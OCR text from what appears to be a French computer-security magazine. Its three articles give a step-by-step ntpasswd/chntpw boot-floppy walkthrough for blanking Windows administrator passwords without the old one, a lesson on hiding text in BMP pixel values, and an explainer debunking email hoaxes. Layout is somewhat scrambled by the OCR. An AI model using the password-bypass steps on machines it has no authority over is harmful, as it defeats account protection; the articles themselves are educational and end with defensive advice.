Autre cas de figure, vous possédez un compte qui n'est pas administrateur et vous souhaitez par exemple configurer votre réseau local. Encore une fois, vous devez vous connecter en administrateur pour avoir les privilèges nécessaires. Privilèges que vous pourriez augmenter en exploitation une faille de sécurité, mais ce n'est pas toujours évident.

Vous êtes vraiment en galère, comme on dit, et vous ne possédez pas d'autres comptes sur la machine en question. Mais ntpasswd est un programme que l'on pourrait qualifier de miraculeux dans ce genre de situation. En quelques mots, à l'aide d'une simple disquette, vous allez être capable de changer n'importe quels mots de passe sur l'ordinateur en question.


Alors, suivez à la lettre notre recette de cuisine...

Ingrédients

Premièrement vous aurez besoin d'un cerveau, d'un oeil au minimum et d'une main, ça devrait suffire. Vous aurez besoin d'un deuxième ordinateur pour effecteur ces préparatifs, et d'une disquette absolument vierge . Ensuite il ne vous restera plus qu'à télécharger rawrite et ntpasswd et passer à la suite des explications !

Préparation de la disquette

Par facilité, nous avons préféré choisir un rawrite en gui (avec assistance graphique) pour que vous puissiez copier l'image (binaire) de ntpasswd en quelques clics de souris (on vous connaît, bande de flemmards). Le fichier se nomme "RAWRITEXP.EXE". Lancez-le et allez chercher le fichier bin nommé "bd041205.bin". N'oubliez pas de changer le type de fichier sinon vous ne verrez pas le fichier en question.




La GUI de Rawrite

Insérez votre disquette vierge et cliquez sur Write. Attendez 2 minutes, vous pouvez voir les pourcentages graduant vers 100 puis un message vous confirme que votre image à bien été copiée. Si vous possédez un lecteur de disquettes scsi, un répertoire nommé "scsi" dans la disquette est prévu pour que vous puissiez mettre les drivers propres à votre matériel, disponible dans le fichier zip "sc041205.zip".

Sachez que vous pouvez également faire un CD au lieu de la disquette en gravant l'image ISO nommée "cd041205.iso". Nous n'expliquerons pas

sse admin sur Windows



comment graver une image CD, google is your friend.

Maintenant équipés, passons à l'action.

Investigation

Avant de commencer, sachez que votre clavier ne fonctionnera plus en AZERTY mais en QUERTY. Vous allez donc devoir connaître les touches qui correspondent à celles dont vous aurez besoin, à moins de jouer au loto ou d'avoir fait réjouissances avec quelque anglophone...

Disquette en main, permission du bios OK pour démarrage par le lecteur de disquettes, enfoncez la correctement (visez le trou) et laissez charger l'outil de ce cher Petter NORDHAL-HAGEN, comme le montre la screen 1.

Rappelons que ntpasswd n'est pas uniquement un éditeur de fichier SAM mais presque un couteau suisse : il est capable d'éditer la base de registres (supprimer une clef ou une valeur), de débloquer ou de bloquer un compte, d'activer SYSKEY ou de le désactiver ou même de ne plus demander de mot de passe lorsqu'on souhaite utiliser la console de récupération (voir screen 2).

Comme vous le voyez, ntpasswd contient un outil de son créateur qu'il a préféré intégrer dans ce merveilleux système du nom de "chntpwd". De plus, ntpasswd fonctionne sur tous les Windows, c'est à dire sur les NT4, les 2000, les XP et les 2003.

```
*  Windows NT/2k/XP Change Password Utility / Registry Editor / Boot disk *
*
*  (c) 1998-2004 Petter Nordahl-Hagen. Freely nonconmercial distributable *
*  See docs & license file on floppy for more info on license and credits *
*  Linux kernel & utilities (c) lots of people, freely distributable
*  Encryption library by the OpenSSL project
*  Thanks to EZ for bootfloppystuff
*
* DISCLAIMER: THIS SOFTWARE COMES WITH ABSOLUTELY NO WARRANTIES!
*             THE AUTHOR CAN NOT BE HELD RESPONSIBLE FOR ANY DAMAGE
*             CAUSED BY THE (MIS)USE OF THIS SOFTWARE
*
* NOTE: The 'chntpw' binary contains cryptograhic algorithms,
*       like DES and others, which may be illegal to re-export
*       from your country.
*
* More info at: http://home.eunet.no/~pnordahl/ntpasswd/
* Email       : pnordahl@eunet.no
*
*************************************************************************
* Floppy build date:  Sun Dec 5 19:28:29 CET 2004

Loading vmlinuz.....
Loading initrd.gz.....
```

AZERTY	*QUERTY*
M	,
Z	W
A	Q
W	Z
Q	A
,	M
.	:
!	MAJ + &

```
* Win/NT Registry Edit Utility Floppy / chntpw
* (c) 1997 - 2004 Petter N Hagen - pnordahl@eunet.no
* See file named "license" on floppy for licensing info and credits

* This utility will enable you to change or blank the password of
* any user (incl. administrator) on an Windows NT/2k/XP installation
* WITHOUT knowing the old password.
* Unlocking locked/disabled accounts also supported.

* It also has a registry editor, and there is now support for
* adding and deleting keys and values.

* Tested on: NT3.51 & NT4: Workstation, Server, PDC.
*           Win2k Prof & Server to SP4. Cannot change AD.
*           XP Home & Prof: up to SP2
*           Win 2003 Server (all?): Seems to work

* HINT: If things scroll by too fast, press SHIFT-PGUP/PGDOWN ...

There are several steps to go through:
- Disk select with optional loading of disk drivers
- PATH select, where are the Windows systems files stored
- File-select, what parts of registry we need
- Then finally the password change or registry edit itself
- If changes were made, write them back to disk

DON'T PANIC! Usually the defaults are OK, just press enter
             all the way through the questions
```

2. Écran de présentation

Le RID (Relative Identifier) est la dernière partie du SID qui est propre à chaque utilisateur. Le RID 500 est toujours le compte administrateur. Le compte administrateur sera choisi par défaut, mais si vous désirez éditer un autre compte, il vous faudra recopier le RID qui est écrit en hexadécimal ou écrire, tout simplement, le nom du compte exact. Faites "Entrée" pour valider (voir screen 6).

Choix de la partition

Vous êtes à la première étape et vous devez choisir la partition sur laquelle le fichier SAM est stocké. Il s'agit de la partition où votre Windows est installé. Le programme est malin, il la sélectionne par défaut et vous n'avez qu'à faire "entrée" sur votre clavier pour valider. En cas de problème, vous pouvez relister les partitions en appuyant sur la touche "l" ou la touche. La touche "a" montre quant à elle l'ensemble des partitions. Il existe aussi une option permettant de charger manuellement des drivers (SCSI, Raid, etc.) avec la touche "m". Après chaque choix, vous devez valider en pressant la touche "Entrée".

Choix du chemin vers le fichier SAM

Vous devriez voir la liste des ruches (hives, en anglais) apparaître, qui, je le rappelle, sont des fichiers inaccessibles lorsque l'OS est en cours d'exécution. Faites "Entrée" pour valider le choix 1.

puis on vous demande de choisir entre l'édition des comptes et des mots de passe, le changement du statut de SYSKEY ou l'édition du registre. Tapez "Entrée" pour sélectionner le choix 1 étant donné que l'on souhaite changer le mot de passe d'un compte (voir screen 5).

```
* Step TWO: Select PATH and registry files

What is the path to the registry directory? (relative to windows d
[WINDOWS/system32/config] :
-r--------  1 0        0          262144 Jan 31 21:28 SAM
-r--------  1 0        0          262144 Jan 31 21:28 SECURITY
-r--------  1 0        0          204800 Jan 31 21:28 default
-r--------  1 0        0       222822400 Jan 31 21:28 software
-r--------  1 0        0        39321600 Jan 31 21:37 system
dr-x------  1 0        0            4096 Jan 12 15:38 systemprof
-r--------  1 0        0          262144 Jan 12 16:20 userdiff

Select which part of registry to load, use predefined choices
or list the files with space as delimiter
1 - Password reset [sam system security]
2 - RecoveryConsole parameters [software]
q - quit - return to previous
[1] : _
```

4. Une copie du fichier SAM est faite. Bravo, vous êtes une grosse bête.

Édition des comptes et mots de passe

Un résumé de l'ensemble des comptes est effectué

Liste des comptes

La liste des comptes apparaît avec à côté le RID de chaque utilisateur.

```
* Step ONE: Select disk where the Windows installation is

Disks:
/dev/ide/host0/bus0/target0/lun0/disc NT partitions found:
  1 :    /dev/ide/host0/bus0/target0/lun0/part1   20002MB Boot
  2 :    /dev/ide/host0/bus0/target0/lun0/part5   97229MB

Please select partition by number or
a = show all partitions, d = automatically load new disk drivers
m = manually load new disk drivers
l = relist NTFS/FAT partitions, q = quit
Select: [1] 1
```

3. L'effort de la journée : appuyer sur Entrée

```
Selected files: sam system security
Copying sam system security to /tmp

=================================================
* Step THREE: Password or registry edit
=================================================
chntpw version 0.99.3 041205, (c) Petter N Hagen
Hive's name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>
Page at 0x7000 is not 'hbin', assuming file contains garbage at end
File size 262144 [40000] bytes, containing 6 pages (+ 1 headerpage)
Used for data: 250/20944 blocks/bytes, unused: 7/3440 blocks/bytes.
Hive's name (from header): <SYSTEM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 686c <lh>
Page at 0x3af000 is not 'hbin', assuming file contains garbage at end
File size 3932160 [3c0000] bytes, containing 878 pages (+ 1 headerpage)
Used for data: 65592/3260224 blocks/bytes, unused: 1385/79112 blocks/bytes.
```

5. Menu principal

Changement du mot de passe

Toutes les caractéristiques du compte en question sont affichées et il vous a été demandé de taper le nouveau mot de passe. Préférez mettre une étoile, "*", pour laisser le mot de passe blanc au lieu de le redéfinir tout de suite. Tapez "Entrée" pour valider. Une confirmation est ensuite nécessaire, tapez "y" et "Entrée" (voir screen 7).

```
=== chntpw Edit User Info & Passwords ====
D: 01f4, Username: <Administrateur>
D: 01f5, Username: <Invité>, *disabled or locked*
D: 03e9, Username: <SUPPORT_388945a0>, *disabled or locked*

lect: ! - quit, . - list users, 0x<RID> - User with RID (hex)
simply enter the username to change: [Administrateur]
```

6. Liste d'utilisateurs

```
What to do? [1] -> q

Hives that have changed:
 #  Name
 0  <sam> - OK

=================================================
* Step FOUR: Writing back changes
=================================================
About to write file(s) back! Do it? [n] : ^[[1~^[[1~^[[1~^[[1~
No write! Nothing changed!

***** EDIT COMPLETE *****
```

8. Et voilà !

```
or simply enter the username to change: [Administrateur]
RID     : 0500 [01f4]
Username: Administrateur
fullname:
comment : Compte d'utilisateur d'administration
homedir :

Account bits: 0x0210 =
[ ] Disabled        | [ ] Homedir req.    | [ ] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account  | [ ] NMS account     |
[ ] Domain trust ac | [ ] Wks trust act.  | [ ] Srv trust act   |
[X] Pwd don't expir | [ ] Auto lockout    | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)  | [ ] (unknown 0x20)  | [ ] (unknown 0x40)  |

Failed login count: 0, while max tries is: 0
Total  login count: 86
** LANMAN password not set. User MAY have a blank password.
** Usually safe to continue

* = blank the password (This may work better than setting a new password!)
Enter nothing to leave it unchanged
Please enter new password: *
Blanking password!

Do you really wish to change it? (y/n) [n] y
Changed!
```

7. Confirmation

Si vous n'avez plus d'autre compte à éditer, faites "!" et "q". Encore une confirmation, ntpasswd ne veut plus vous lâcher et vous demande si vous voulez retourner éditer un compte, à vous de choisir (voir screen 8).

Protégez vos machines !

Nous vous avons donné un aperçu la puissance de ce logiciel et de la vulnérabilité de n'importe quel système Windows. N'oubliez pas que vous n'êtes pas toujours le seul à utiliser votre machine. Pour un professionnel, les solutions à ce manque de sécurité sont peu nombreuses si d'autres personnes ont un accès physique sur la machine. Rien n'empêche un frauduleux garnement de démonter le disque dur... Vous pouvez protéger vos machines en établissant un mot de passe au Bios, en désactivant le démarrage par disquette ou par lecteur de CD ou carrément en les enfermant à triple tour dans un local.

XeLoRy

Liens :

(1) http://home.eunet.no/~pnordahl/ntpasswd/

(2) http://www.google.com/search?q=sc041205.zip

Comment cacher un me

Le principe de la stéganographie est d'utiliser un support, par exemple une image, pour y cacher des données d'une autre nature. Cet article explique pourquoi on ne peut pas facilement détecter cet excédent de données si on ne s'y attend pas.

Imaginez l'ampleur du travail si l'on se mettait en tête de vérifier chaque fichier de votre système à la recherche de texte caché. Surtout qu'il n'est pas toujours facile de déterminer si un fichier contient des données stéganographiées. Vous voyez donc que ce peut être une bonne manière de dissimuler des données confidentielles sur un ordinateur, exposé ou public.

Les fans du Manuel des castors juniors connaissent l'encre sympathique : du jus de citron qui devient visible lorsqu'il est à proximité d'une source de chaleur. On peut y voir une première méthode de stéganographie. Mais rassurez-vous, ce procédé archaïque est depuis longtemps remplacé par des méthodes bien plus efficaces, notamment depuis l'avènement de l'informatique. L'exemple de stéganographie moderne le plus courant est la dissimulation de texte dans une image : c'est celui que nous allons étudier aujourd'hui.


Point par point

Avant d'entamer cette étude théorique, attardons-nous un peu sur les caractéristiques d'une image au format le plus simple : .bmp. Pour un ordinateur, une image est une suite de pixels (le pixel est l'élément de base d'une image ou d'un écran, c'est-à-dire un point coloré). Dans ce format, la couleur de chaque pixel est une composée des trois couleurs de primaires : rouge, vert et bleu (synthèse additive; ne pas confondre avec le CMJN - cyan, magenta, jaune, noir - utilisé notamment en imprimerie : synthèse soustractive) : on dit qu'il utilise le codage RVB (je vous laisse deviner d'où vient le nom du codage ;-)
Au niveaux du stockage, chaque pixel est donc codé par trois nombres correspondants à l'intensité de chaque couleur dans cet ordre: rouge, vert, bleu. Certains formats permettent de spécifier une troisième composante : la transparence. En imprimerie, on a aussi une composante encre noire.

Un peu de mathématiques maintenant mais rien de bien compliqué : Un nombre hexadécimal est un nombre en base 16. Je m'explique : quand vous comptez normalement, vous comptez de 0 jusqu'à 9, puis vous ajoutez 1 devant et vous recommencez à 0 derrière : vous êtes alors en base 10 (c'est un nombre décimal), c'est-à-dire que vous comptez avec 10 "signes": 0 à 9. En hexadécimal, les nombres sont en base 16 : on utilise donc combien de signe ?
Si vous avez répondu 16, vous pouvez continuer, sinon plongez-vous la tête dans un sceau d'eau froide et relisez le paragraphe. En effet, en plus des chiffres de 0 à 9, on utilise les lettres A à F de notre alphabet, ce qui fait 16 signes différents. Donc, si vous avez suivi : A vaut 10 en décimal, B vaut 11, etc. jusqu'à F qui vaut 15 (toujours en décimal).
On compte ainsi : 0, 1, ... 9, A, B, C, D, E, F, 10, 11, ... 19, 1A, 1B, ... 1F, 20, etc.
Rassurez-vous, vous n'êtes pas obligé de faire ces calculs à la main si vous n'êtes pas habitué à l'hexa(décimal) : la calculatrice de Windows (Démarrer > Exécuter > calc) le fait très bien (en affichage scientifique mode hexa).

Bon, c'est bien beau tout ça, mais quel est le rapport avec la choucroute ? Le voici : en bmp, chaque composante de couleur est un nombre entre 0 et 255, soit entre 0 et FF en hexa (essayez donc sur la calculette). Une couleur peut donc être codée par un suite de trois nombres (chacun compris entre 0 et FF), lesquels correspondent aux trois composantes rouge, vert et bleu (dans cet ordre). Ce code, appelé code hexadécimal (le même qui est utilisé pour coder les couleurs dans les pages web), ressemble donc à ceci : #E322F6.
On peut le décomposer en trois nombres codant le rouge, le vert et le bleu (dans cet ordre) sans espace. Ainsi, le rouge "pur" s'écrit #FF0000 pour "255 (FF) de rouge, 0 de vert et 0 de bleu. Le bleu donne donc #0000FF et le vert #00FF00. Et le noir ? Ben #000000 puisque c'est l'absence de toute couleur. À l'inverse, le blanc s'écrit #FFFFFF. Pour vérifier tout ça, vous pouvez utiliser Paint Shop Pro ou Gimp (disponibles

ssage dans une image




Code HTML

sur telecharger.com ou gimp.org), ou tout autre éditeur d'image assez complet.

Sous Paint Shop Pro, lorsque vous double-cliquez sur l'outil de choix des couleurs, vous avez alors une boîte de dialogue avec un champs "Code HTML" (voir capture).

Nuances invisibles

Nous entrons maintenant dans le vif du sujet. Puisque vous avez ouvert Paint Shop Pro, entrez ce premier code dans "Code HTML": #F545C6 (vous devez obtenir un rose-mauve) et validez. Puis cliquez à nouveau sur le même rectangle de couleur, remplacez le deuxième chiffre de chaque composante par 0: #F040C0 et comparez la couleur en cours avec la couleur précédente (à droite, voir capture) : il n'y a quasiment pas de changement ! Sans fermer, entrez maintenant le même code en remplaçant les 0 par des F : #FF4FCF. Là aussi, le changement est quasiment invisible à l'?il nu. Vous venez d'appliquer, sans le savoir, un principe de stéganographie.



Quelle est la différence ?

Explications

Entre F0 (240) et FF (255), il n'y a que 15 (si, si) ce qui, sur une échelle de 255, n'est pas énorme (6%). Avec le mélange des trois composantes, même l'écart maximum causé par la modification du dernier chiffre passe inaperçu.

Application

Pour cacher des données dans cette image, on va donc utiliser le dernier chiffre de chaque couleur pour chaque pixel. Il est ainsi possible, avec cette méthode, de stocker trois nombres (entre 0 et 15) pour chaque pixel. Sachant qu'une image bmp est composée de millions de pixels, ça nous laisse un bon espace exploitable !

Codage

Supposons maintenant que nous décidions d'utiliser un alphabet des 256 caractères (espace, a-z, A-Z, 0-9, accents et quelques caractères spéciaux). Chaque caractère correspond alors à un nombre entre 0 et 255. Vous voyez où je veux en venir : sur chaque composante de l'image, on va remplacer le dernier chiffre par un des chiffres de notre alphabet. Sachant qu'il faut deux chiffres hexadécimaux pour faire le nombre de notre caractère, il faudra donc regrouper deux par deux les derniers chiffres de composantes lors de l'extraction.

Un peu d'histoire :

Dans son Enquête, l'historien grec Hérodote (484-445 av. J.-C.) rapporte ainsi une anecdote qui eut lieu au moment de la seconde guerre médique. En 484 avant l'ère chrétienne, Xerxès, fils de Darius, roi des Perses, décide de préparer une armée gigantesque pour envahir la Grèce (Livre VII, 5-19). Quatre ans plus tard, lorsqu'il lance l'offensive, les Grecs sont depuis longtemps au courant de ses intentions. C'est que Démarate, ancien roi de Sparte réfugié auprès de Xerxès, a appris l'existence de ce projet et décide de transmettre l'information à Sparte (Livre VII, 239) : « il prit une tablette double, en gratta la cire, puis écrivit sur le bois même les projets de Xerxès ; ensuite il recouvrit de cire son message : ainsi le porteur d'une tablette vierge ne risquait pas d'ennuis ». FDL/wikipedia.fr

Action

Prenons l'alphabet suivant (0 sera le code pour l'espace) :

Décimal	0	1	2	...	25	26	27	...	51	52	...	62	63	...	255
Hexa	00	01	02	...	19	1A	1B	...	33	34	...	3E	3F	...	FF
Caractère	espace	a	b	...	z	A	B	...	Z	0	...	9	Autres...		

On réserve un nombre (par exemple 255) pour indiquer la fin du message.
Le message à cacher :

Caractère	C	e	c	i		e	s	t		1	t	e	s	t
Décimal	28	5	3	9	0	5	etc.							
Hexa	1C	05	03	09	00	05	etc.							

Ce qui nous donne, en hexa :
1C 05 03 09 00 05

Notre image commence par quatre pixels noirs :
#FFFFFF #FFFFFF #FFFFFF #FFFFFF

On la modifie comme suit :
#F1FCF0 #F5F0F3 #F0F9F0 #F0F0F5
et ainsi de suite...
On obtient ainsi une nouvelle image, avec le texte caché à l'intérieur.
Pour en extraire le texte, on fait exactement l'inverse :
#F1FCF0 #F5F0F3 #F0F9F0 #F0F0F5...

#F1FCF0 #F5F0F3 #F0F9F0 #F0F0F5...

Hexa	1C	05	03	09	00	05	etc.
Décimal	28	5	3	9	0	5	etc.
Caractère	C	e	c	i		e	etc.


Quelles images choisir ? L'idéal est une image qui possède beaucoup de couleurs différentes, comme une photo. En effet, si l'image est trop unie (exactement la même couleur sur beaucoup de pixels), on risque de voir les légères variations apparaître, lesquelles sont invisibles avec une photo. Préférez également les photos personnelles à celles trouvées sur Internet, car ainsi il est impossible de comparer la photo modifiée à son original, ce qui pourrait éveiller des soupçons si elle tombait dans de mauvaises mains. Dernier critère : la taille. En effet, la technique ci-dessus exige que la taille de l'image soit suffisante pour stocker l'intégralité du message.
Je vous conseille de vous faire une réserve personnelle d'une dizaines d'images, afin de ne pas faire circuler toujours la même image, ce qui pourrait également soulever des questions.

Conclusion

Nous avons donc vu comment cacher du texte dans une image. Sachez cependant que cette technique n'est pas la seule dans le domaine de la stéganographie. Il en existe d'autres, notamment celle du Slack Space, qui permet de cacher des données dans les espaces non-utilisés par un fichier (quelque soit sont type).

Notez également que, si dans l'exemple ci-dessus on a inséré du texte, il est possible de cacher d'autres type de données.

Eks



Stégano ?

Logiciels

La manipulation présentée ci-dessus est bien évidement destinée à vous faire comprendre une technique de stéganographie, et non à être employée pour cacher effectivement vos données, car en plus d'être très basique (quelqu'un qui la connaît trouvera facilement le message caché), elle est manuelle, donc longue et fastidieuse.
Il existe pas mal de logiciels gratuits qui se feront un plaisir de cacher vos données dans tous types fichiers, et pas seulement des images. Je vous conseille l'excellent Steganozorus (http://thomasnerrant.com/, par l'auteur de Cryptozor) ou encore Secure Engine (http://securengine.isecurelabs.com/).
Il existe également deux outils libres particulièrement poussés : steghide (http://steghide.sourceforge.net/) (http://www.outguess.org/ - pour l'analyse).

Rumeurs mondiales


Vous recevez, et peut-être véhiculez des fausses rumeurs par mail, sans le savoir. Soyez attentif, ne servez pas les intérêt d'un spin doctor, ou simplement d'un plaisantin.

Un hoax, ça ressemble à quoi ?

Les hoax sont présents sous forme écrite. Vous pouvez les rencontrer par message instantané, sur des forums, par courrier électronique ou même sur des t'Chats.
Les hoax sont des messages la plupart du temps alarmistes, et moins souvent réalistes. Il peut arriver qu'ils soient accompagnés de preuves (qui ont l'air bien réelles) sous diverses formes : simples images, petites vidéos, témoignages, etc.

Voici un exemple qui, d'après les mémoires, semble l'un des plus humoristiques :
« Dis a tous les contacts que tu as de ne pas accepter le contact nicodu34@hotmail.com. C'est l virus qui va formater ton ordi!!envois ce message a tous les gens ke tu a dans ta liste msn!! si tu ne la fais pas et qu'l de tes amis le rajoute a ses contact, ton ordi sera aussi atteint!!!! Donc envoye le vite !! »

Il s'agit bien sûr d'un simple copier/coller, nous ne sommes pas responsable des fautes d'orthographes :-p
Comme vous pouvez le deviner, un simple contact ne pourra jamais formater votre ordinateur, il faudrait qu'il vous envoie un fichier pour le faire, et encore…
(ou alors voir page 3)
À la base ce hoax visait sûrement à nuire au propriétaire de cette adresse mail. En effet, l'hoax produit l'effet inverse de la méfiance : imaginez le nombre de personnes qui ont dû rajouter cette adresse dans leurs contacts pour insulter le pauvre « nicodu34 »... snif.



Les différents types d'hoax

Ces vilains canulars vont tenter de trouver la faille qui est en vous, c'est-à-dire de trouver le point qui vous touchera !

Pour cela, monsieur Hoax peut vous atteindre par différents moyens. Avec des chaînes de solidarité (tsunami, etc). Avec des fausses informations (genre greve de msn, parce que crosoft voudrait le rendre payant). Ou encore : des pétitions, des arnaques, des avis de recherches, des boycotts, des mises en gardes, des témoignages, des rumeurs, des légendes urbaines, etc.

Les VIROAX, c'est quoi ?

Il ne s'agit pas d'un virus comme on peut le croire mais d'un hoax particulier. Ce hoax va ramener votre crédulité au point le plus bas !

Voici un exemple :
« ATTENTION VIRUS !
La majorité des utilisateurs d'Internet vont être contaminés, si ce n'est déjà fait, par un virus nommé: sulfnbk.exe qui est redoutable car écrasant votre disque dur je viens de le détruire sur mon propre disque dur, il était déjà là.
Procédure: dans menu démarrer: rechercher fichiers ou dossiers et vous saurez si vous l'avez. Dans ce cas, allez le chercher, cliquez une seule fois dessus et supprimez le. Allez ensuite dans corbeille et supprimez le contenu de la corbeille.
Je vous incite très fortement à vérifier si ce virus est déjà sur votre disque dur car il devrait être activé le 25 mai.
Bien à vous.»
C'est maintenant que les hoax commencent à être vraiment dangereux. Cet exemple en a poussé plus d'un à effacer le fichier « sulfnbk.exe », alors qu'il ne s'agissait que d'un simple utilitaire de Windows 98. Et souvent, c'est un fichier système nécessaire au bon fonctionnement de l'OS...
Dans 99% des cas, les annonces de virus de ce type sont fausses.

Xelory

hoaxbuster.com

Tout savoir d'u

